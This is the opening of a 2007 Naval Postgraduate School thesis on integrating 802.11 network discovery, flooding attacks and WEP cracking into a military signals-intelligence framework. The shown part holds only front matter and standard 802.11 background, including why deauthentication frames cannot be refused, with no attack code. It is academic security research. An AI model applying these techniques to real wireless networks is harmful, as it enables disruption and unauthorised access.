NAVAL POSTGRADUATE SCHOOL

MONTEREY, CALIFORNIA

THESIS

INTEGRATION OF WIRELESS NETWORK DISCOVERY AND EXPLOIT CAPABILITIES WITHIN THE CONSTRAINTS OF THE JOINT THREAT WARNING SYSTEM (JTWS) COMPONENT ARCHITECTURE AND FRAMEWORK (JCAF)

by

Charles D. Spera, Jr.
Jonathan M. Hay

September 2007

Thesis Advisor:	John McEachen
Second Reader:	Carl Oros

Approved for public release; distribution is unlimited.

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE			Form Approved OMB No. 0704-0188
Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instruction, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden, to Washington headquarters Services, Directorate for Information Operations and Reports, 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302, and to the Office of Management and Budget, Paperwork Reduction Project (0704-0188) Washington DC 20503.			
1. AGENCY USE ONLY ***(Leave blank)***	**2. REPORT DATE** September 2007	**3. REPORT TYPE AND DATES COVERED** Master's Thesis	
4. TITLE AND SUBTITLE Integration of Wireless Network Discovery and Exploit Capabilities Within the Constraints of the Joint Threat Warning System (JTWS) Component Architecture and Framework (JCAF)		**5. FUNDING NUMBERS**	
6. AUTHOR(S) Charles D. Spera, Jr. and Jonathan M. Hay			
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000		**8. PERFORMING ORGANIZATION REPORT NUMBER**	
9. SPONSORING /MONITORING AGENCY NAME(S) AND ADDRESS(ES) N/A		**10. SPONSORING/MONITORING AGENCY REPORT NUMBER**	
11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government.			
12a. DISTRIBUTION / AVAILABILITY STATEMENT Approved for public release; distribution is unlimited.		**12b. DISTRIBUTION CODE**	

13. ABSTRACT (maximum 200 words)

In this thesis, we present the integration of IEEE 802.11 wireless network discovery, exploitation, and attack capabilities into the Joint Threat Warning System (JTWS) Component Architecture and Framework (JCAF). JCAF is the foundation for the Special Operations Command's (SOCOM) platform-independent intelligence gathering and information processing functions. Although the capability to discover, exploit, and attack 802.11 networks already exists elsewhere, there is no common interface for all these functions. This thesis analyzes the feasibility of integrating these capabilities into the JCAF framework by examining the requirements that must be met for incorporation into JCAF. Additionally, this thesis considers design tradeoffs and justifies the decisions that were made. Finally, JCAF is analyzed in terms of its suitability as an architecture for developing platform-independent, distributed systems.

14. SUBJECT TERMS 802.11, JTWS, JCAF, SPAWAR, SOCOM, Special Operations			**15. NUMBER OF PAGES** 295
			16. PRICE CODE
17. SECURITY CLASSIFICATION OF REPORT Unclassified	**18. SECURITY CLASSIFICATION OF THIS PAGE** Unclassified	**19. SECURITY CLASSIFICATION OF ABSTRACT** Unclassified	**20. LIMITATION OF ABSTRACT** UU

NSN 7540-01-280-5500 Standard Form 298 (Rev. 2-89)
Prescribed by ANSI Std. 239-18

THIS PAGE INTENTIONALLY LEFT BLANK

Approved for public release; distribution is unlimited.

INTEGRATION OF WIRELESS NETWORK DISCOVERY AND EXPLOIT CAPABILITIES WITHIN THE CONSTRAINTS OF THE JOINT THREAT WARNING SYSTEM (JTWS) COMPONENT ARCHITECTURE AND FRAMEWORK (JCAF)

Charles D. Spera, Jr.
Lieutenant, United States Navy
B.S., United States Naval Academy, 2002

Jonathan M. Hay
Lieutenant, United States Navy
B.S., University of Hawaii, 2001

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN INFORMATION WARFARE SYSTEMS ENGINEERING

from the

NAVAL POSTGRADUATE SCHOOL
September 2007

Author: Charles D. Spera, Jr.

Jonathan M. Hay

Approved by: John McEachen
Thesis Advisor

Carl Oros
Second Reader

Dan Boger
Chairman, Department of Information Sciences

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

In this thesis, we present the integration of IEEE 802.11 wireless network discovery, exploitation, and attack capabilities into the Joint Threat Warning System (JTWS) Component Architecture and Framework (JCAF). JCAF is the foundation for the Special Operations Command's (SOCOM) platform-independent intelligence gathering and information processing functions. Although the capability to discover, exploit, and attack 802.11 networks already exists elsewhere, there is no common interface for all these functions. This thesis analyzes the feasibility of integrating these capabilities into the JCAF framework by examining the requirements that must be met for incorporation into JCAF. Additionally, this thesis considers design tradeoffs and justifies the decisions that were made. Finally, JCAF is analyzed in terms of its suitability as an architecture for developing platform-independent, distributed systems.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

I. INTRODUCTION 1
A. OBJECTIVE 1
B. ORGANIZATION 2

II. IEEE 802.11 3
A. IEEE 802.11 ARCHITECTURE 3
1. Physical Layer 3
2. Network Components 4
3. Network Types 4
4. Network Identification 6
5. Network Services 7
a. Station Services 7
b. Distribution System Services 8
c. Authentication and Association Service Interaction 9
6. 802.11 Framing 11
a. Frame Fields 11
B. IEEE 802.11 EXPLOITS 14
1. Network Discovery 14
a. Active Probing 15
b. Passive Monitoring 16
2. Identity Vulnerabilities 17
3. Denial-of-Service 17
a. Deauthentication Flood 18
b. Disassociation Flood 19
4. WEP Cracking 19
C. SUMMARY 21

III. JCAF 23
A. INTRODUCTION 23
B. ARCHITECTURE 23
C. COMPONENTS 28
1. JCAF Server 29
2. JCAF Client 32
D. SUMMARY 34

IV. SERVER DESIGN 37
A. WIRELESS NETWORK COMPONENT CLASSES 37
1. MacAddress Class 37
2. Station Class 38
3. Client Class 38
4. BSSID Class 39
5. SSID Class 39
B. HARDWARE INTERFACE 39

C. PROPERTY ADAPTERS 40
1. Channel Validater 41
2. Monitor Adapter 41
a. Monitor Task 42
b. Frame Parser 43
3. Query Adapter 45
4. Attack Adapter 46
a. AttackTask 46
D. SUMMARY 48

V. VISUAL COMPONENT DESIGN 49
A. INTRODUCTION 49
B. WIRELESS STATION ORGANIZATION USING A JAVA JTREE 50
1. Designing the Station Object 51
2. Building Functionality into the WiNetTree 52
C. INTEGRATION INTO JCAF 55
1. WiNet Wrapper Class 55
2. Retrieving Entity Property Values from the Server 56
3. Monitoring Entity Property Value Changes 56
4. Client Capability to Update Entity Properties 57
D. GRAPHICAL USER INTERFACE DESIGN 58
1. The Tree Panel 59
2. The Status Panel 60
3. The Options and Command Panel 61
4. The Properties Panel 64
5. A Common Look and Feel and Tree Node Icons 65
E. SUMMARY 66

VI. APPLICATION TESTING AND VERIFICATION 67
A. DISCOVERY TESTING 68
B. ATTACK TESTING 69
1. Disassociate and Deauthenticate Flood Tests 69
2. WEP Cracking Test 70
C. SUMMARY 70

VII. CONCLUSION 71
A. SUMMARY 71
B. FUTURE WORK 71

APPENDIX A – SDK FOR WI-FI NETWORK MONITORING PRODUCT DESCRIPTION 73

APPENDIX B – TAMOSOFT/ATHEROS END USER LICENSE AGREEMENT 75

APPENDIX C – SERVER SOURCE CODE 77
A. WiNETEntityServant.h 78
B. WiNETEntityServant.cpp 79
C. WiNETServerMain.cpp 80
D. aircrack-ptw-lib.h 81

E. aircrack-ptw-lib.cpp 84
F. AttackAdapter.h 93
G. AttackAdapter.cpp 95
H. AttackTask.h 99
I. AttackTask.cpp 100
J. BSSID.h 101
K. BSSID.cpp 103
L. Channel.h 106
M. ChannelValidater.h 108
N. ChannelValidater.cpp 109
O. Client.h 111
P. Client.cpp 112
Q. commview.h 113
R. CommViewComMessage.h 114
S. CommViewComMessage.cpp 116
T. Constants.h 125
U. Constants.cpp 127
V. DeauthenticateTask.h 129
W. DeauthenticateTask.cpp 131
X. DisassociateTask.h 136
Y. DisassociateTask.cpp 138
Z. FrameCount.h 143
AA. FrameParser.h 144
AB. FrameParser.cpp 147
AC. FrameReadTask.h 169
AD. FrameReadTask.cpp 171
AE. MacAddress.h 174
AF. Macaddress.cpp 175
AG. MonitorAdapter.h 179
AH. MonitorAdapter.cpp 181
AI. MonitorTask.h 186
AJ. MonitorTask.cpp 187
AK. QueryAdapter.h 190
AL. QueryAdapter.cpp 192
AM. RateStats.h 195
AN. RateStats.cpp 196
AO. SignalStats.h 198
AP. SignalStats.cpp 199
AQ. SSID.h 201
AR. SSID.cpp 202
AS. Station.h 203
AT. Station.cpp 204
AU. WepCrackTask.h 206
AV. WepCrackTask.cpp 208
AW. WiNETExport.h 217

APPENDIX D – VISUAL COMPONENT SOURCE CODE 219
A. Station.java 220
B. WiNetTree.java 221
C. WiNetClientWrapper.java 231
D. WiNetClientPanel.java 233
E. OptionsPanel.java 248
F. CapturePanel.java 254
APPENDIX E – XML CONFIGURATION FILES 259
A. ConfigStartup.xml 259
B. Services.xml 260
C. System.xml 261
D. windowlist.xml 263
E. WiNET.xml 264
F. WiNET_Properties.xml 265
APPENDIX F – WINET PERL SCRIPT 267
LIST OF REFERENCES 269
INITIAL DISTRIBUTION LIST 273

LIST OF FIGURES

Figure 1. Independent Basic Service Set (After [10]) 5
Figure 2. Infrastructure Basic Service Set (After [10]) 5
Figure 3. Extended Service Set (After [11]) 6
Figure 4. Relationship Between State Variables and Services (From [10]) 10
Figure 5. Generic MAC Frame Format (After [8], [10]) 11
Figure 6. Frame Control Field (From [10]) 12
Figure 7. Beacon Frame Format (From [10]) 15
Figure 8. Probe Request Frame (From [10]) 16
Figure 9. AiroPeek NX Capture Showing a Beacon Frame with “Hidden” SSID 16
Figure 10. Deauthentication Frame Format (From [10]) 18
Figure 11. Deauthentication Attack Results (From [4]) 19
Figure 12. JTWS Component Architecture Framework (From [5]) 24
Figure 13. ACE Main Components (From [24]) 25
Figure 14. CORBA Naming Service (From [30]) 27
Figure 15. JCAF System Example 29
Figure 16. Main Frame 33
Figure 17. Divided Main Frame 34
Figure 18. Wireless Component Class Diagram 37
Figure 19. Java JTree Example 51
Figure 20. WiNet Graphical User Interface 58
Figure 21. WiNet GUI Layout 59
Figure 22. WiNet Graphical User Interface Scan and Capture View 62
Figure 23. WiNet Graphical User Interface Attack View 64
Figure 24. Wireless Station Properties Panel 65
Figure 25. Test Network Configuration 67
Figure 26. Results of Disassociate Attack 70

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF TABLES

Table 1. Common Type and Subtype Combinations (After [8]) 12
Table 2. Interpreting the ToDS and FromDS Bits (From [10]) 13
Table 3. Address Field Values in Data Frames (From [13]) 13
Table 4. Structure of a Station Object 52
Table 5. Properties used to control *WiNetTree* 60
Table 6. Mapping of Properties to WiNetTree Methods 60

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF ABBREVIATIONS, ACRONYMS, AND SYMBOLS

AES	Advanced Encryption Standard
AP	Access Point
API	Application Programming Interface
ARP	Address Resolution Protocol
BSA	Basic Service Area
BSS	Basic Service Set
BSSID	Basic Service Set Identifier
CBC	Cipher-Block Chaining
CCMP	Counter mode with CBC MAC Protocol
COTS	Commercial Off-The-Shelf
CRC	Cyclic Redundancy Code
DA	Destination Address
DFS	Dynamic Frequency Selection
DHCP	Dynamic Host Configuration Protocol
DoS	Denial of Service
DS	Distribution System
DSM	Distribution System Medium
DSS	Distribution System Service
DSSS	Direct-Sequence Spread Spectrum
ESA	Extended Service Area
ESS	Extended Service Set
FCS	Frame Check Sequence
FHSS	Frequency-Hopping Spread Spectrum
GPS	Global Positioning System
HPCP	High-Power Cordless Phone
IBSS	Independent Basic Service Set
IE	Information Element
IEEE	Institute of Electrical and Electronics Engineers

IP	Internet Protocol
IR	Infrared
ISM	Industrial, Scientific, and Medical
IV	Initialization Vector
JCAF	JTWS Component architecture and Framework
JTWS	Joint Threat Warning System
LAN	Local Area Network
LLC	Logical Link Control
MAC	Medium Access Control
MAC (alt)	Message Authentication Code (cryptographic use)
MSDU	MAC Service Data Unit
OFDM	Orthogonal Frequency Division Multiplexing
PPM	Pulse Position Modulation
PHY	Physical Layer
QoS	Quality of Service
RA	Receiver Address
RFMON	Radio Frequency Monitoring
SA	Source Address
SDK	Software Development Kit
SIGINT	Signals Intelligence
SOF	Special Operations Forces
SS	Station Service
STA	Station
STL	Standard Template Library
TA	Transmitter Address
TPC	Transmit Power Control
UNII	Unlicensed National Information Infrastructure
WEP	Wired Equivalent Privacy
WiNET	Wireless Network Exploit Tool

WM	Wireless Medium
WPA	Wi-Fi Protected Access

THIS PAGE INTENTIONALLY LEFT BLANK

ACKNOWLEDGMENTS

We would like to thank our thesis advisors, Professor John McEachen and Lt. Col. Carl Oros. Additionally, we would like to thank Scientific Research Corporation for their cooperation and assistance with JCAF. Finally, we would like to acknowledge the efforts of security analysts, researchers, and software developers in developing the methodologies and tools upon which a large portion of this thesis is based.

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

The first wireless local area network (WLAN) standard, the Institute of Electrical and Electronic Engineers (IEEE) 802.11 standard, was adopted in 1997 [1]. The use of WLAN technologies has since grown dramatically. Since 2004, more than 100 million WLAN units have been have shipped. Nearly half of the broadband subscriber base has wireless capabilities, and the sales of WLAN equipment continue to rise. [2] For the first time ever, the shipment of notebook computers has surpassed desktops with an estimated 95 percent of those notebook computers having embedded wireless [3]. The convenience provided by 802.11-based wireless networks has led to its widespread deployment in the consumer, industrial, and military sectors [4].

The Joint Threat Warning System (JTWS) Component Architecture and Framework (JCAF) is an evolving open source collection of software components which provides a framework for developing platform-independent, distributed, object-oriented threat warning and signals intelligence (SIGINT) systems. Its standards-based, open architecture allows disparate capabilities from competing vendors to co-exist within a trusted environment. [5] Legacy special operations forces (SOF) SIGINT systems have demonstrated the high value of tactical SIGINT during recent missions involving SOF. JTWS will incorporate several legacy SOF SIGINT systems and will provide credible threat warning and intelligence information to SOF. The acquisition and fielding of JTWS will provide enhanced situational awareness, force protection, and time sensitive intelligence for targeting to supported SOF elements. [6]

A. OBJECTIVE

Previous thesis work [7] examined the feasibility of integrating the capability to communicate with network equipment, specifically high-power cordless phones (HPCP), into JCAF. This thesis will continue to examine the incorporation of network sensor capabilities into JCAF by examining the integration of IEEE 802.11 network discovery and exploitation capabilities. Integrating these capabilities into JCAF will require analyzing both the 802.11 protocol and the JCAF framework to determine the most

appropriate design. The ultimate goal is to develop an application demonstrating the implementation of these capabilities.

B. ORGANIZATION

This thesis is organized as follows. Chapter II briefly discusses the pertinent aspects of the 802.11 architecture and provides a discussion of the discovery and attack techniques implemented in this thesis. Chapter III provides background information on the JCAF architecture and examines the subsystems that comprise JCAF. Chapter IV discusses the design and implementation of the Wireless Network Exploitation Tool (WiNET) server component. Chapter V discusses the WiNET visual component and focuses on designing the functionality and appearance of the graphical user interface. Chapter V concludes this effort and offers recommendations for future development. The source code and licensing agreements for software used in this thesis are included in the appendices.

II. IEEE 802.11

The IEEE 802.11 standard[1] provides the medium access control (MAC) and physical layer (PHY) specifications for wireless connectivity. The standard describes the functions and services required by an IEEE 802.11-compliant device [8]. The convenience of 802.11-based wireless access networks has led to widespread deployment in the consumer, industrial, and military sectors. While the security flaws in 802.11's basic confidentially mechanisms have been widely publicized, it has also been suggested that 802.11 is highly susceptible to malicious denial-of-service (DoS) attacks targeting its management and media access protocols. [4] This chapter will briefly discuss the pertinent aspects of the IEEE 802.11 architecture and the discovery and attack techniques implemented in this thesis.

A. IEEE 802.11 ARCHITECTURE

1. Physical Layer

The original IEEE 802.11 standard defined three physical media: direct-sequence spread spectrum (DSSS), frequency-hopping spread spectrum (FHSS), and infrared (IR). Both the DSSS and FHSS PHYs operate in the 2.4-GHz industrial, scientific, and medical (ISM) band, and the IR PHY is specified for wavelengths between 850 and 950 nm using pulse position modulation (PPM). Data rates of 1 Mbps and 2 Mbps are available for all three PHYs. Later standards (previously 802.11a, b, and g) allowed for operation in the 5-GHz Unlicensed National Information Infrastructure (UNII) band, introduced orthogonal frequency division multiplexing (OFDM) in addition to the spread spectrum

[1] The original IEEE 802.11 standard was published in 1997 and reaffirmed in 1999 and 2003. Additional 802.11 standards were introduced to extend the capabilities specified by the original standard. The 2007 revision of 802.11 (IEEE Std 802.11-2007) has rolled the following documents into a single 802.11 standard: IEEE Std 802.11a-1999 (Amendment 1), IEEE Std 802.11b-1999 (Amendment 2), IEEE Std 802.11b-1999/Corrigendum 1-2001, IEEE Std 802.11d-2001 (Amendment 3), IEEE Std 802.11g-2003 (Amendment 4), IEEE Std 802.11h-2003 (Amendment 5), IEEE Std 802.11i-2004 (Amendment 6), IEEE Std 802.11j-2004 (Amendment 7), and IEEE Std 802.11e-2005 (Amendment 8). The 2007 revision also specifies technical corrections and clarifications to IEEE Std 802.11 as well as enhancements to the existing medium access control and physical layer functions. [1]

PHYs, and increased the possible data rates. The IR option never gained market support because it requires unobstructed line-of-site and the available data rates are limited. [9] Multi-band off-the-shelf hardware capable of operating in both the 2.4-GHz and 5-GHz bands was utilized for this thesis.

2. Network Components

IEEE 802.11 networks consist of four major physical components: stations, access points, the wireless medium, and the distribution system [10]. A station (STA) is any device that contains an IEEE 802.11-conformant interface to the wireless medium. An access point (AP) is an entity with station functionality that provides access to the distribution system via the wireless medium for associated STAs. The wireless medium (WM) is one of the 802.11-defined physical layers used to transmit and receive data. [8] The distribution system (DS) is the logical component used to connect multiple access points. In most commercial products, the distribution system is implemented as a combination of a bridging engine and a distribution system medium (DSM), which is the backbone network (usually Ethernet) used to relay frames between access points. [10]

3. Network Types

In order to transfer data, stations are joined together into local area networks (LANs). The basic service set (BSS) is the basic building block of an IEEE 802.11 LAN. A BSS is a group of wireless stations that can communicate with each other. There are two types of BSSs: the independent BSS (IBSS) and the infrastructure BSS. The area covered by a BSS is called the basic service area (BSA). If a STA moves outside its BSA, it can no longer directly communicate with other STAs in the BSA. [10]

The independent BSS (Figure 1) is the most basic type of 802.11 LAN, consisting of two or more stations which communicate directly with one another. This type of LAN is often formed without any pre-planning, can be set up quickly, and exists only as long as the LAN is needed. This mode of operation is commonly referred to as an ad-hoc network. [8]



Figure 1. Independent Basic Service Set (After [10])

In an infrastructure BSS (Figure 2) all stations in the BSS communicate via an access point and do not communicate directly. All transmitted frames are relayed between stations by the AP. Since stations do not need to be within range of each other, only within range of the AP, the BSA is increased. [1]



Figure 2. Infrastructure Basic Service Set (After [10])

Physical layer limitations determine the size of a BSA. For some networks, this distance is sufficient; for other networks, increased coverage is required. The DS and infrastructure BSS allow for the creation of wireless networks of arbitrary size and complexity. This type of network is referred to as an extended service set (ESS). An ESS is the union of the BSSs connected by a DS, but does not include the DS itself. The ESS appears as a single BSS to the logical link control (LLC) layer of any station

associated with one of the BSSs. The area within which members of an ESS may communicate is the extended service area (ESA). [8] Figure 3 depicts an ESS composed of five BSSs.



Figure 3. Extended Service Set (After [11])

4. Network Identification

Each BSS is assigned a basic service set identifier (BSSID). The BSSID is a unique 48-bit identifier, similar to a MAC address, used to identify the BSS. In infrastructure networks, the BSSID is the MAC address used by the wireless interface of the AP. Ad hoc networks generate a random BSSID. For randomly generated BSSIDs, the universal/local bit (the second low-order bit of the first byte of the MAC address) is set to 1 to prevent conflicts with officially assigned MAC addresses. [10]

A service set identifier (SSID) indicates the identity of an ESS or IBSS [8]. The SSID is a 1-32 byte alphanumeric sequence that uniquely names a wireless LAN. It is the only human-readable way an AP can advertise its presence to potential users and allows clients to connect to the desired network when multiple independent networks are operating in the same physical area. If multiple APs are advertising the same SSID, the client will pick the most appropriate one to associate with. [12]

5. Network Services

The 802.11 standard does not specify the details of station or distribution system implementations. This is because the standard specifies which services should be made available by different components of the architecture. In total, IEEE 802.11 specifies thirteen services: authentication, association, deauthentication, disassociation, distribution, integration, data confidentiality, reassociation, MAC service data unit (MSDU) delivery, dynamic frequency selection (DFS), transmit power control (TPC), higher layer timer synchronization, and quality of service (QoS) traffic scheduling. These services are divided into two categories – the station service (SS) and the distribution system service (DSS). The DFS and TPC services are specific to spectrum management for stations operating in the 5-GHz band. Higher layer timer synchronization and QoS traffic scheduling are specific to 802.11 implementations which utilize the QoS facilities. [8]

a. Station Services

The service provided by stations is known as the station service. The SS is present in every 802.11-conformant STA (including APs, since APs include STA functionality). The SS includes the authentication, deauthentication, data confidentiality, MDSU delivery, DFS, TPC, higher layer timer synchronization, and QoS traffic scheduling services. [8] The following services belonging to the SS are utilized in this thesis:

(1) Authentication. Wired networks offer an inherent level of security. Network equipment can be physically secured, and data jacks can be connected to the network only when needed (either physically or by enabling/disabling ports on the network devices they attach to). This limits the ability of unauthorized users to gain access to the network. Wireless networks cannot offer the same level of physical security and must rely on additional mechanisms to ensure users accessing the network are authorized to do so. [10]

Access to 802.11 wireless LANs is controlled via the authentication service. This service may be used by stations to establish their identity to

other stations they wish to communicate with, in both ESS and IBSS networks. The 802.11 standard defines two authentication methods – Open system authentication and Shared Key authentication. With Open system authentication, any station is admitted. Shared Key authentication requires knowledge of an encryption key. The authentication mechanism also allows for the definition of new authentication methods. [8]

(2) Deauthentication. This service is invoked when an existing authenticated relationship is to be terminated. Deauthentication may be invoked by either authenticated party (mobile STA or AP). This service is a notification, not a request, and cannot be refused by either party. [8]

(3) Data Confidentiality. In a wired LAN, only those stations physically connected to the network can send or receive traffic. In a wireless LAN, any 802.11-compliant device can receive or transmit traffic to any other station as long as it is within range and using the same PHY. The data confidentiality service is used to protect the contents of messages thereby offering a level of security comparable to wired LANs. By default, all traffic on an 802.11 LAN is sent "in the clear." The 802.11 standard provides three cryptographic algorithms to protect data traffic: wired equivalent privacy (WEP), temporal key integrity protocol (TKIP) and counter mode with cipher block chaining (CBC) message authentication code (MAC) protocol (CCMP). Both WEP and TKIP use the RC4 algorithm while CCMP is based on the advanced encryption standard (AES). A means is provided for STAs to select the algorithm(s) to be used for a given association. [8]

b. Distribution System Services

Distribution system services are responsible for providing distribution and integration services to the wireless network as well as managing mobile station associations [10]. The DSS includes the association, disassociation, distribution, integration, reassociation, and QoS traffic scheduling services [8]. The following services belonging to the DSS are utilized in this thesis:

(1) Association. In order for the DS to deliver a message, it must know which AP to access for the destination STA. This information is provided to the DS

by the concept of association. Before a STA is allowed to send data messages via an AP, it must invoke the association service in order to associate with that AP. This provides the STA to AP mapping necessary for the DS to accomplish message distribution. Once an association is completed, a STA may make full use of the DS (via the AP) to communicate. At any given instant, a STA may be associated with only one AP ensuring the DS is able to determine a unique answer to the question, "Which AP is serving STA X?" Association is always initiated by the mobile STA. [8]

(2) Reassociation. The reassociation service is invoked to "move" a current association from one AP to another. This keeps the DS informed of the current mapping between AP and STA as the STA moves from BSS to BSS within an ESS. Reassociation can also be initiated to update the attributes of the current association. This service is always initiated by the mobile station. [8]

(3) Disassociation. The disassociation service is invoked when an existing association is to be terminated and notifies the DS to void existing association information. After disassociation, attempts to send messages via the DS to a disassociated STA will fail. Disassociation may be initiated by either party (mobile STA or AP) and is a notification, not a request. As such, it cannot be refused by either party. [8]

c. Authentication and Association Service Interaction

The types of frames a STA is allowed to transmit vary depending on the station's association and authentication states. Since authentication is a prerequisite for association, these two variables can be combined into three possible states:

1. Initial state – not authenticated and not associated
2. Authenticated but not yet associated
3. Authenticated and associated

Each state is successively higher in the establishment of an 802.11 connection. All stations start in State 1, and data can transmitted through the DS only in State 3. IBSSs do not have APs or associations and can transmit data at Stage 2. [10]

The types of frames allowed are grouped into three classes, each corresponding to a STA state. In State 1, only Class 1 frames are allowed. In State 2, both Class 1 and Class 2 frames are allowed. In State 3, all classes of frames are allowed. [8] The relationship between STA states, frame classes, and the authentication and association services are shown in Figure 4.



Figure 4. Relationship Between State Variables and Services (From [10])

Class 1 frames provide the basic operations used by 802.11 STAs and allow STAs to find and authenticate to networks. Successful authentication moves a STA to State 2. Class 2 frames can be transmitted only after a station has successfully authenticated to the network and are used to manage associations. Successful association or reassociation moves a station to State 3 while unsuccessful attempts cause the STA to remain in State 2. Deauthentication causes a STA to drop back to State 1. [10]

Class 3 frames can be transmitted once a station has been successfully authenticated and associated. Once a STA reaches State 3, it is allowed to use the DS

and may also use the power-saving services provided by access points. Disassociation causes a STA to drop back to State 2. Deauthentication while in State 3 will force a STA back to State 1. [10]

6. 802.11 Framing

The MAC frame format comprises a set of fields that occur in a fixed order in all frames. Each 802.11 frame consists of the following basic components:

a) A MAC header, which comprises frame control, duration, address, and sequence control information, and, for QoS data frames, QoS control information

b) A variable length frame body, which contains information specific to the frame type and subtype

c) A Frame Check Sequence (FCS), which contains an IEEE 32-bit cyclic redundancy code (CRC)

Figure 5 depicts the general MAC frame format. The first three fields (Frame Control, Duration/ID, and Address 1) and the last field (FCS) are the minimum fields which must be present in all frames. The remaining fields are present only in certain frame types and subtypes. [8]

